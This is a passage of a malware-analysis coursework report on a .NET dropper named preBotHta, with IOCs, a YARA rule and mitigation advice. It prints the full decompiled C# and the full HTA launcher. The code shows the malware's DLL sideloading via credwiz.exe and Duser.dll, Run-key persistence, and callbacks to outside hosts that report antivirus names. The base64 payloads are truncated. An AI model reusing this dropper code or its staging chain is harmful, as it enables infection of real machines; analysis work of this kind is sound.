2. **"avUrl"**: This string indicates a potential URL variable used by the malware. It might hold the address from which the malware attempts to download additional data. This data could be updated configurations, further malicious components, or tools specifically designed to bypass antivirus detection.

3. **"credwiz.exe"**: This string identifies a legitimate Windows executable, the Credential Wizard. Malware often leverages trusted executables to gain initial execution privileges and potentially avoid suspicion. In this case, the malware might be copying and potentially modifying this executable for malicious purposes.
4. **"hijackdllname"**: This string suggests the presence of a variable storing the name of a DLL the malware intends to hijack. Replacing a legitimate DLL with a modified version is a common technique for malware to manipulate system behavior or inject malicious code into running processes.
5. **"ManagementObjectSearcher"**: This string indicates the potential use of the Windows Management Instrumentation (WMI) API. Malware might leverage WMI to gather information about the system, including installed software like antivirus programs. This information could be used to tailor its attack strategy or evade detection.

Malware Details

The Detect it easy tool was used to collect the deteils of the executable which is likely core of this malware. The entry point of the malware was determined. Furthermore, the malware has only 3 sections was also pointed out and the malware was written in C# as with .NET library was also verified




Figure16: Static Malware details

Import Address Table

The import address table further solidifies our claim dues to the existence of mscoree.dll in the import Address Table.

1. Mscoree.dll

It is the core component responsible for loading and managing .NET applications. It provides the runtime environment for executing managed code.




Figure17: Import Address Table of Malware

Technical Analysis

After decompiling the PE using the tool dnSpy a static analysis of the code was done inorder to find out what the code is doing and how is it working.

The classname defined was **preBotHta** with few of the below attributes:

- instpath: Constant integer with value 35 (likely unused or placeholder).
- copyexe: String holding the name of the executable to copy (credwiz.exe).
- hijackdllname: String holding the name of the DLL to hijack (Duser.dll).
- program: String holding the name of the program to execute (mshta.exe).
- instfolder: String holding the installation folder path (dsk\\dat2.1).

The were 6 methods defined for this class and each method would had unique task to perform which are discussed below:

1. MyWebClient Class

Purpose: Custom web client for downloading data.

It inherited from WebClient and overrides GetWebRequest to set timeout and user agent for requests.

```
protected override WebRequest GetWebRequest(Uri uri)
{
    HttpWebRequest httpWebRequest = base.GetWebRequest(uri) as HttpWebRequest;
    httpWebRequest.Timeout = 30000;
    httpWebRequest.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.56)";
    return httpWebRequest;
}
```

Figure18: MyWebClient Class

2. downloadData Method

Purpose: Downloads data from a specified URL.

The downloadData method creates a custom MyWebClient object to handle web requests. It then uses WebClient.DownloadData to download data from the provided URL and return the downloaded data as byte array.

```
private byte[] downloadData(string url)
{
    byte[] result;
    using (preBotHta.MyWebClient myWebClient = new preBotHta.MyWebClient())
    {
        result = myWebClient.DownloadData(url);
    }
    return result;
}
```


Figure19: Code for downloadData Method

3. Work Method

Purpose: The main execution logic of the malware.

It starts by identifying installed antivirus software though Windows Management Instrumentation (WMI) class AntiVirusProduct. If specific antivirus products (360, Avast, or AVG) are detected, the malware attempts to download additional data from a predetermined URL, potentially as a countermeasure against security software. Subsequently, the method constructs the installation path within the user's common application data folder using the specified instfolder variable. It then copies the legitimate credwiz.exe executable from the system32 or syswow64 directory to the newly created installation folder. To ensure persistence, the malware creates a registry entry under HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run with the name

"credw1" pointing to the copied executable, causing it to execute automatically on system startup. The malware then proceeds to decode a base64-encoded string containing compressed data, which is subsequently decompressed. The decompressed data, likely representing a malicious DLL, undergoes modifications involving string replacements based on specific patterns. The altered DLL is then saved to a file named "Duser.dll" within the installation directory. Finally, the malware initiates the execution of the copied credwiz.exe executable.



```
// Token: 0x06000003 RID: 3 RVA: 0x00002084 File Offset: 0x00000284
public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avUrl = "", string url = "")
{
    string text = "";
    try
    {
        try
        {
            foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                text += managementObject["displayName"];
            }
            text = text.ToLower();
            if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
            {
                this.downloadData(avUrl + text);
            }
        }
        catch (Exception)
        {
        }
        this.instfolder = this.instfolder.Trim();
        string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
        string text3 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
        if (!Directory.Exists(text3))
        {
            text3 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
        }
        this.copyexe = text3 + this.copyexe;
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        if (File.Exists(Path.Combine(text2, Path.GetFileName(this.copyexe))) && registryKey.GetValue("credw") != null)
        {
            throw new Exception("Already installed");
        }
        registryKey.SetValue("credw1", Path.Combine(text2, Path.GetFileName(this.copyexe)));
        Directory.CreateDirectory(text2);
        File.Copy(this.copyexe, Path.Combine(text2, Path.GetFileName(this.copyexe)), true);
        byte[] array = preBotHta.Decompress(Convert.FromBase64String(dllBase64));
        string s = url.Length.ToString().PadLeft("{yyyyyyyy}".Length, '0');
        array = this.ReplaceBytes(array, Encoding.ASCII.GetBytes("{yyyyyyyy}"), Encoding.ASCII.GetBytes(s));
        string s2 = new Uri(url).AbsolutePath.Split(new char[]
        {
            '/'
        })[1].Substring(0, 5);
        array = this.ReplaceBytes(array, Encoding.ASCII.GetBytes("{rox}"), Encoding.ASCII.GetBytes(s2));
        string text4 = new string('#', 1000);
        string s3 = url.PadRight(text4.Length, '#');
        array = this.ReplaceBytes(array, Encoding.ASCII.GetBytes(text4), Encoding.ASCII.GetBytes(s3));
        byte[] array2 = new byte[2];
        new RNGCryptoServiceProvider().GetBytes(array2);
        array[array.Length - 1] = array2[0];
        array[array.Length - 1] = array2[1];
        File.WriteAllBytes(Path.Combine(text2, "Duser.dll"), array);
        Process.Start(Path.Combine(text2, Path.GetFileName(this.copyexe)));
    }
    catch (Exception ex)
    {
        try
        {
            if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
            {
                this.downloadData(avUrl + text + ex.Message);
            }
        }
        catch (Exception)
        {
```

Figure20: Code for Work method

4. Decompress Method

Purpose: Decompresses GZIP compressed data.

The Decompress method takes the compressed byte array as input and creates a GzipStream to decompress the data. It reads the decompressed data into memory stream and return decompressed data as byte array.

```
public static byte[] Decompress(byte[] data)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(data))
    {
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            using (MemoryStream memoryStream2 = new MemoryStream())
            {
                byte[] array = new byte[1024];
                int count;
                while ((count = gzipStream.Read(array, 0, array.Length)) > 0)
                {
                    memoryStream2.Write(array, 0, count);
                }
                result = memoryStream2.ToArray();
            }
        }
    }
    return result;
}
```

Figure21: Code for Decompress Method

5. FindBytes Method

Purpose: Finds the index of a byte array within another byte array.

The FindBytes method locates the position of a specific byte sequence within a larger byte array.

It returns the index of the first occurrence of the search pattern or -1 if not found.

```
public int FindBytes(byte[] src, byte[] find)
{
    int result = -1;
    int num = 0;
    for (int i = 0; i < src.Length; i++)
    {
        if (src[i] == find[num])
        {
            if (num == find.Length - 1)
            {
                result = i - num;
                break;
            }
            num++;
        }
        else if (src[i] == find[0])
        {
            num = 1;
        }
        else
        {
            num = 0;
        }
    }
    return result;
}
```

Figure22: Code for FindBytes Method

6. ReplaceBytes Method

Purpose: Replaces occurrences of one byte array with another within a byte array.

The ReplaceBytes uses FindBytes to locate the search byte array within the source array and creates a new byte array with the replaced content. IT Recursively calls itself until no more occurrences of the search byte array are found and returns the modified byte array.

```
public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
{
    byte[] array = null;
    for (;;)
    {
        int num = this.FindBytes(src, search);
        if (num < 0)
        {
            break;
        }
        array = new byte[src.Length - search.Length + repl.Length];
        Buffer.BlockCopy(src, 0, array, 0, num);
        Buffer.BlockCopy(repl, 0, array, num, repl.Length);
        Buffer.BlockCopy(src, num + search.Length, array, num + repl.Length, src.Length - (num + search.Length));
        src = array;
    }
    return array;
}
```

Figure23: Code for ReplaceBytes Method

Indicators of Compromise

1. For HTA script

- File name: Htseelaa.hta
- File Hash
- Md5: 95bbe76feffc6e95f728ccc34cd70a2c
- SHA256: cad35eca7f1db6095b41826280c69be9631dd0eb44ac4a68a10803b3a73cf9de
- **Process Creation:** Creation of the mshta.exe process to execute the HTA script.

2. For core malware Executable

- **File Name:** preBotHta.dll
- **File Path:** The path to the malware executable, including the installation directory (e.g., C:\Users\<username>\AppData\Roaming\dsk\dat2.1\

- **Dropped Files:** credwiz.exe (if copied), Duser.dll (the modified DLL).
- File Hash:
- Md5: b543e428296adb73246e6e1bf0054351
- SHA256: 37bc3701aa5570c7268f6bcccbfd785d12accf4a4cc8dd71d3d64c0689965549
- **Registry Key:**

  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\credw1
- **Registry Value:** The value associated with the registry key, pointing to the copied credwiz.exe file.
- **Process Creation:** Creation of suspicious processes, such as credwiz.exe or other unexpected processes.

YARA RULE

```
rule Coursework1_rule
{
    meta:
        description = "Detects a potential malware based on limited information"
        author = "Avishek Dhakal"
        date = "2024-8-14"

    strings:
        $str1 = "mshta.exe"
        $str2 = "credwiz.exe"
        $str3 = "Duser.dll"

    condition:
        uint32(0) == 0x4D5A9000 and
        filesize > 0 and
        (uint32(0x3C) == 0x00000040 or uint32(0x3C) == 0x00000080) and
        (
            uint32(0x80) == 0x00000200 or
            uint32(0x80) == 0x00001000 or
            uint32(0x80) == 0x00000400
        ) and
        (
            filesize > 512 or
            uint32(0x3C) == 0x00000080
        ) and
        (
            strings any of ($str1, $str2, $str3)
        )
}
```

Recommendations Based on Malware Behavior

Understanding the malware's specific behavior is crucial for crafting effective mitigation strategies. Based on the limited information available, here are some potential recommendations:

1. **Implement Application Whitelisting:** Enforce strict application whitelisting policies to prevent the execution of unauthorized software, such as the malicious HTA and any associated executables.
2. **Disable Script Execution:** Disable the execution of scripts (like HTA) to prevent initial infection vectors.

3. **Monitor for Suspicious Registry Modifications:** Implement monitoring solutions to detect unauthorized changes to the registry, especially within the `Run` key, as the malware attempts to establish persistence.
4. **Network Traffic Analysis:** Utilize network traffic analysis tools to identify and block outbound connections to suspicious domains or IP addresses associated with the malware's command-and-control infrastructure.
5. **Antivirus and Endpoint Protection:** Ensure robust antivirus and endpoint protection solutions are in place with up-to-date signature and behavior-based detection capabilities.

General Recommendations

6. **User Education and Awareness:** Educate users about the risks of clicking on suspicious links, opening unknown attachments, and downloading software from untrusted sources.
7. **Regular Software Updates:** Maintain up-to-date operating systems, applications, and security software to patch vulnerabilities that malware can exploit.
8. **Incident Response Plan:** Develop and test an incident response plan to effectively handle malware infections and minimize damage.

Conclusion

The provided malware exhibits malicious behavior through various techniques including file copying, registry manipulation, and potential DLL hijacking. By leveraging tools like YARA, analysts can create detection rules based on specific characteristics of the malware. However, a comprehensive understanding requires a combination of static, dynamic, and behavioral analysis. Continuous monitoring and adaptation of detection methods are crucial to effectively combat evolving threats.

References

- *Mshta - Red Canary Threat Detection Report*. (2022). Red Canary; https://redcanary.com/threat-detection-report/techniques/mshta/
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Appendix

```
// Decompiled with JetBrains decompiler
// Type: preBotHta
// Assembly: PreBotHta, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: BA397AB9-4E9E-4C22-A6B6-E14A6AC8240D
// Assembly location: C:\Users\husky\Desktop\portable2.exe

using Microsoft.Win32;
using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Management;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;

#nullable disable
[ComVisible(true)]
public class preBotHta
{
  private const int instpath = 35;
  private string copyexe = "credwiz.exe";
  private const string hijackdllname = "Duser.dll";
  private string program = "mshta.exe";
  private string instfolder = "dsk\\dat2.1                                    ";

  private byte[] downloadData(string url)
  {
    using (preBotHta.MyWebClient myWebClient = new preBotHta.MyWebClient())
      return myWebClient.DownloadData(url);
  }

  public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avUrl = "", string url = "")
  {
    string str1 = "";
    try
    {
      try
      {
        foreach (ManagementObject managementObject in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
          str1 += (string) managementObject["displayName"];
        str1 = str1.ToLower();
        if (!str1.Contains("360"))
        {
          if (!str1.Contains("avast"))
          {
            if (!str1.Contains("avg"))
              this.downloadData(avUrl + str1);
          }
        }
      }
      catch (Exception ex)
      {
      }
      this.instfolder = this.instfolder.Trim();
      string str2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
      string path = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");

      if (!Directory.Exists(path))
        path = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
      this.copyexe = path + this.copyexe;
      RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
      if (System.IO.File.Exists(Path.Combine(str2, Path.GetFileName(this.copyexe))) && registryKey.GetValue("credw") != null)
        throw new Exception("Already installed");
      registryKey.SetValue("credw1", (object) Path.Combine(str2, Path.GetFileName(this.copyexe)));
      Directory.CreateDirectory(str2);
      System.IO.File.Copy(this.copyexe, Path.Combine(str2, Path.GetFileName(this.copyexe)), true);
      byte[] src1 = preBotHta.Decompress(Convert.FromBase64String(dllBase64));
      string s1 = url.Length.ToString().PadLeft("{yyyyyyyy}".Length, '0');
      byte[] src2 = this.ReplaceBytes(src1, Encoding.ASCII.GetBytes("{yyyyyyyy}"), Encoding.ASCII.GetBytes(s1));
      string s2 = new Uri(url).AbsolutePath.Split('/')[1].Substring(0, 5);
      byte[] src3 = this.ReplaceBytes(src2, Encoding.ASCII.GetBytes("{frox}"), Encoding.ASCII.GetBytes(s2));
      string s3 = new string('#', 1000);
      string s4 = url.PadRight(s3.Length, '#');
      byte[] bytes = this.ReplaceBytes(src3, Encoding.ASCII.GetBytes(s3), Encoding.ASCII.GetBytes(s4));
      byte[] data = new byte[2];
      new RNGCryptoServiceProvider().GetBytes(data);
      bytes[bytes.Length - 2] = data[0];
      bytes[bytes.Length - 1] = data[1];
      System.IO.File.WriteAllBytes(Path.Combine(str2, "Duser.dll"), bytes);
      Process.Start(Path.Combine(str2, Path.GetFileName(this.copyexe)));
    }
    catch (Exception ex1)
    {
      try
      {
        if (str1.Contains("360") || str1.Contains("avast") || str1.Contains("avg"))
          return;
        this.downloadData(avUrl + str1 + ex1.Message);
      }
      catch (Exception ex2)
      {
      }
    }
  }

  public static byte[] Decompress(byte[] data)
  {
    using (MemoryStream memoryStream1 = new MemoryStream(data))
    {
      using (GZipStream gzipStream = new GZipStream((Stream) memoryStream1, CompressionMode.Decompress))
      {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
          byte[] buffer = new byte[1024];
          int count;
          while ((count = gzipStream.Read(buffer, 0, buffer.Length)) > 0)
            memoryStream2.Write(buffer, 0, count);
          return memoryStream2.ToArray();
        }
      }
    }
  }
```

```
public int FindBytes(byte[] src, byte[] find)
{
  int bytes = -1;
  int index1 = 0;
  for (int index2 = 0; index2 < src.Length; ++index2)
  {
    if ((int) src[index2] == (int) find[index1])
    {
      if (index1 == find.Length - 1)
      {
        bytes = index2 - index1;
        break;
      }
      ++index1;
    }
    else
      index1 = (int) src[index2] != (int) find[0] ? 0 : 1;
  }
  return bytes;
}

public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
{
  byte[] dst = (byte[]) null;
  while (true)
  {
    int bytes = this.FindBytes(src, search);
    if (bytes >= 0)
    {
      dst = new byte[src.Length - search.Length + repl.Length];
      Buffer.BlockCopy((Array) src, 0, (Array) dst, 0, bytes);
      Buffer.BlockCopy((Array) repl, 0, (Array) dst, bytes, repl.Length);
      Buffer.BlockCopy((Array) src, bytes + search.Length, (Array) dst, bytes + repl.Length, src.Length - (bytes + search.Length));
      src = dst;
    }
    else
      break;
  }
  return dst;
}

private class MyWebClient : WebClient
{
  protected override WebRequest GetWebRequest(Uri uri)
  {
    HttpWebRequest webRequest = base.GetWebRequest(uri) as HttpWebRequest;
    webRequest.Timeout = 30000;
    webRequest.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5.6)";
    return (WebRequest) webRequest;
  }
}
}
```

Figures: Full Decompiled code of the executable

```
C > Users > husky > Desktop > Coursework > ccw1 > CW-1 > htseelaaa.hta
<script language="javascript">
window.resizeTo(0,0);
 function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var so = "AAEAAAD/////AQAAAAAAAAAEAQAAAC3TeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQo8YXJnZXQwB21ldGhvZDADAwMwU31zdGVtLkR1bGVnYXR1UZVyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5I1N5c3R1b55EZWx1Z2F0ZVN1cm1hbGl6YXRpb25Ib2xkZXIvU31zdGVtLi1JZmx1Y

var ad = "H4sIAAAAAAAAAEAOy9fXxU1bUwfM/klHICE2aACQwSJUhUNHSEB5QwR8NgQlQGJsTMkAeSaiV0On4hn8OwJZD0ZDQn21Hb0nu9t9pC0XtpaIt6tRDU6oIQTKIUEHisLlTGNtUdJ9VBYjJIzHnX2udMHkHsvb/39/7x/nHRnI999lS7fbXXXl/7Yzz/SykujeM4Af40jePaOP1fMfff/7PxHDdlzstIuJcy/zC3jV/Sh/l38b6lJXfl5oe+u

var ec = 'preBotHta';
try {
    function getNet(){
        var net = "";
        var FSO = new ActiveXObject("Scripting.FileSystemObject");
        var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+"\\Microsoft.NET\\Framework\\").SubFolders;
        e = new Enumerator(folds);
        o.moveFirst();
        while (e.atEnd() == false)
        {
            var folder = e.item();
            var files = folder.files;
            var fileEnum = new Enumerator(files);
            fileEnum.moveFirst();
            while(fileEnum.atEnd() == false){
                if(fileEnum.item().Name == "csc.exe")
                {
                    net = folder.Name;
                    if(folder.Name.substring(0,2)=="v2")
                        return "v2.0.50727";
                    else if(folder.Name.substring(0,2)=="v4")
                        return "v4.0.30319";
                }
                fileEnum.moveNext();
            }
            e.moveNext();
        }
        return net;
    }
    var shells = new ActiveXObject('WScript.Shell');
    ver = 'v2.0.50727';
    try {
        ver = getNet();
    } catch(e) {
        ver = 'v2.0.50727';
    }
    shells.Environment('Process')('COMPLUS_Version') = ver;
    var aUrl = "https://www.cdn-aws.net/plugins/1252/1397/true/true/";
    var stm = base64ToStream(so);
    var fmt = new ActiveXObject('System.Runtime.Serialization.For' + 'matters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);
    o.work(ad, "1252", "1397", aUrl,"https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css");
} catch (e) {}
finally{window.close();}
//footer
 </script>
```

Figures: Full Code of the HTA script